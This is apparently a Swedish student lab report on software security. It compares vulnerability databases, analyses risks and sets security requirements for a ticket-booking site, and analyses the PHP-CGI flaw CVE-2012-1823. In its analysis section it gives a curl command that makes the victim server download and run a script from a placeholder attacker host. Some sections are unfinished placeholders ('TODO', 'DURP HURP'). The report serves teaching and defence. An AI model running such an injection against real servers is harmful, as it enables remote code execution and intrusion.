# TDDC90 - Lab 3

David Stenberg, davst636
Sebastian Thorarensen, sebth181

12 december 2013

# Uppgift 1

Jämför man säkerhetsdatabaserna så ser man att alla fem förutom Common Weakness Enumeration innehåller näst intill samma saker, nämligen rapporter om sårbarheter i verkliga program. Security Focus, OSVDB och NVD refererar till CVE-sårbarheter.

Common Weakness Enumeration innehåller istället typiska sårbarhetsmönster, t.ex. vanliga orsaker till buffer overflows. Databasen innehåller också för varje mönster referenser till CVE-sårbarheter som är orsakade av mönstret.

Databaserna verkar inte fokusera på någon speciell typ av sårbarhet, utan det verkar som att alla fem rapporterar alla möjliga typer av sårbarheter.

CVE-databasen hos Mitre saknar information om sårbarheternas allvar och omfång. De utökade databaserna hos Nist, Security Focus och OSVDB innehåller sårbarheter från CVE-databasen, fast med extra information om sårbarheternas allvar och omfång, vilket kan vara till stor nytta.

Sårbarhetsdatabaserna kan vara användbara i underhållsfasen av programvaran. Om man är en systemadministratör är det viktigt att veta om någon av programmen som används i systemet är sårbara och behöver uppdateras eller konfigureras om. Om man är en programvaruutvecklare kan det finnas sårbarheter i tredjepartsbibliotek och tredjepartskomponenter, som påverkar ens egna programvara, och det kan därför vara viktigt att hålla sig uppdaterad.

# Uppgift 2

## Antaganden

**LiU-kort är inte kopplade till något speciellt konto** Då det inte framgår i texten att man på något sätt kopplar ett LiU-kort till ett visst konto, så antas att flera konto kan boka biljetter med samma LiU-kort.

## Riskanalys

Tabell 1 visar de funna riskerna för systemet. Sannolikheten och påverkan har skalorna 1-5. Nedanför visas förkortningarna som används i tabellen.

**S** Sannolikhet

**P** Påverkan

**R** Riskfaktor

| # | **Beskrivning** | **S** | **P** | **R** |
|---|---|---|---|---|
| 1 | Saknad ”input validation” i webapplikation | 4 | 4 | 16 |
| 2 | Osäker lagring av lösenord i webapplikation | 4 | 5 | 20 |
| 3 | Remote execution-sårbarhet i webserver | 2 | 5 | 10 |
| 4 | Osäker cookie-hantering i webapplikation | 3 | 3 | 9 |
| 5 | Student gör bokning med stulet LiU-kort | 2 | 3 | 6 |

Tabell 1: Risk-tabell

## Risk 1

### Leder till

SQL-injection, XSS- och CSRF-attacker, vilket i sin tur kan leda till stulet databasinnehåll eller stulna användaruppgifter.

### Förebyggande åtgärd

Använd input validation.

## Risk 2

### Leder till

Osäker lagring av lösenord kan leda till stöld av lösenord (om en anfallare kommer över databasinnehållet (se **risk 1**)). Stulna lösenord kan användas för att komma in i andra system som olika användare har tillgång till.

### Förebyggande åtgärd

Använd en säker standard för lagring av lösenord, t.ex. PBKDF2 eller scrypt.

## Risk 3

### Leder till

En remote execution-sårbarhet i webservern kan leda till en anfallare tar kontroll över servern som webapplikationen körs på. Det i sin tur kan leda till stulet databasinnehåll, stulna användaruppgifter eller missbruk av servern.

### Förebyggande åtgärd

Se till att hålla operativsystemet och webserverprogramvaran uppdaterad.

## Risk 4

### Leder till

Osäker cookie-hantering kan t.ex. leda till att session cookies inte går ut och att de kan därmed återanvändas. Detta möjliggör för attackerare att logga in på andra personers konton, förutsatt att de kan få tag på cookies, t.ex. genom en XSS-attack.

### Förebyggande åtgärd

Tex. koppla ihop cookies med IP-adresser och göra cookies *HttpOnly* för att minska risken för XSS-attacker.

## Risk 5

### Leder till

Om en attackare kommer åt en annans persons LiU-kort så kan den boka biljetter i kortägarens namn. Detta kan leda till att en attackare bokar väldigt många biljetter, vilken kan påverka möjligheten för andra användare att boka biljetter.

### Förebyggande åtgärd

För att minska skadan, d.v.s. antalet felaktigt bokade biljetter, så kan sidan t.ex.

- Begränsa antalet aktiva bokningar per LiU-kort
- Begränsa antalet bokningar per tidsenhet per LiU-kort
- Invalidera bokningar om betalning inte har skett inom en viss tidsgräns

## Säkerhetskrav

Säkerhetskraven är baserade på de tre riskerna med högst riskfaktor, nämligen risk 1, 2 och 3.

### Krav 1

Systemet ska validera all indata från användaren.

**Krav 2**

Systemet ska använda *PBKDF2(SHA-512, lösenord, e-post, 4096, 256)* för lösenordslagring.

**Krav 3**


Systemadministratören ska uppdatera webservermjukvaran senast 12 timmar efter en CVE som berör servermjukvaran har publicerats.

# Uppgift 3

## Misuse case

Figur 1 visar ett misuse case baserat på **risk 3** i föregående uppgift. Modellen använder den utökade syntaxen av Røstad eftersom att *exploit* och *vulnerability* tydligt beskriver hur attackeraren utnyttjar den sårbara webservermjukvaran.

Figur 1: Misuse case



## Sårbarhetsanalys av CVE-2012-1823

CVE-2012-1823 beskriver en sårbarhet i PHP (innan 5.3.12 och 5.4.x innan 5.4.2) som tillåter remote code execution i webserverprogramvaran. Sårbarheten gäller för installationer som använder CGI för att koppla ihop PHP med webservern. Ett exempel på en sådan konfiguration för Apache visas i kod 1:

Kod 1: Uttrag ur Apaches *httpd.conf*

```
AddHandler php-cgi .php
Action php-cgi /usr/bin/php-cgi
```

När PHP och webservern är konfigurerade på detta sätt, skickas GET-parametrarna från användaren av websidan, som argument till *php-cgi*. Sårbarheten beror på att *php-cgi* också tar emot inställningsflaggor till PHP-tolken som argument, vilket leder till att en användare kan skicka godtyckliga flaggor till PHP-tolken. En anfallare kan utnyttja detta för att exekvera kod på servern med remote file inclusion; se kod 2:

Kod 2: Utnyttjande av säkerhetshål

```
$ curl http://offer.example.org/foo.php?\
    -d+allow_url_include=on+-d+auto_prepend_file=\
    http://anfallare.example.org/skadlig_kod.php.txt
```

Webserveranropet i kod 2 leder till att webservern hos offret kör kommandot som visas i kod 3:

Kod 3: Kommando som körs på webservern

```
/usr/bin/php-cgi -d allow_url_include=on \
    -d auto_prepend_file=\
    http://anfallare.example.org/skadlig_kod.php.txt
```


Kommandot i kod 3 leder till att PHP på offrets webserver laddar ner och kör PHP-skriptet *skadlig_kod.php.txt* från anfallaren. Detta kallas för remote file inclusion, vilket är en typ av remote code execution.

Moderna versioner av PHP tolkar inte längre argument till *php-cgi* som inställningsflaggor, vilket åtgärdar sårbarheten.

## VCG

Figur 2 visar en VCG-graf för den beskrivna sårbarheten.


Figur 2: VCG-graf



## Attackträd

Figur 3 visar ett attackträd för användarnas lösenord.

Figur 3: Attackträd



### Sammanfattning

MISUSE CASES: Misuse cases fewafeoawfeaw TODO TODO TODO

Attackträd är ett enkelt sätt att brainstorma fram så många attackvägar som möjligt för en tillgång i systemet, vilket gör att man kan hitta attackvägar som man annars kanske hade missat. Om man använder något typ av mått, t.ex. attackkostnad eller attackkomplexitet, kan man enkelt se vilka attackvägar som man ska fokusera på att förhindra.

VCGS: VCG-grafer passar bra för att

- Modellera sårbarheter i projektet DURP HURP efter att man har upptäckt dem.
- Underlätta analysen av redan upptäckta sårbarheter DURP HURP genom att ge en tydlig ordning på problemen DURP HURP. T.ex. som utbildning, eller för att undvika sårbarheter i annan mjukvara.

## Uppgift 4

### Aktiviteter för att förhindra sårbarheter

TODO TODO TODO

### Attackträd

Sett till figur 3 så ser man att det finns tre möjliga slutsteg för att stjäla användarnas lösenord, nämligen:

**Knäcka PBKDF2** Att knäcka de lösenord som finns i databasen är inte särskilt realistiskt då de PBKDF2-inställningarna som är specificerade i säkerhetskraven (se **krav 2**) medför en väldigt hög beräkningskostnad. Säkerheten för detta slutsteg beror på huruvida PBKDF2-implementationen är korrekt.

**Installera trojan** Att installera en trojan på webservern kräver att man som attackerare får tillgång till den. Sårbarheten som analyserades (CVE-2012-1823) medför just detta. Denna typ av sårbarhet har man som utvecklare liten möjlighet att förhindra. Det man kan göra är att välja mjukvara som generellt har haft bra säkerhetshistorik, samt följa **krav 3**, nämligen att hålla mjukvaran så bra uppdaterad som möjligt.

**Lösenordsfiska** För att minimera risken att en attackerare lyckas lösenordsfiska kan t.ex. Sender Policy Framework (SPF) användas för att validera e-post.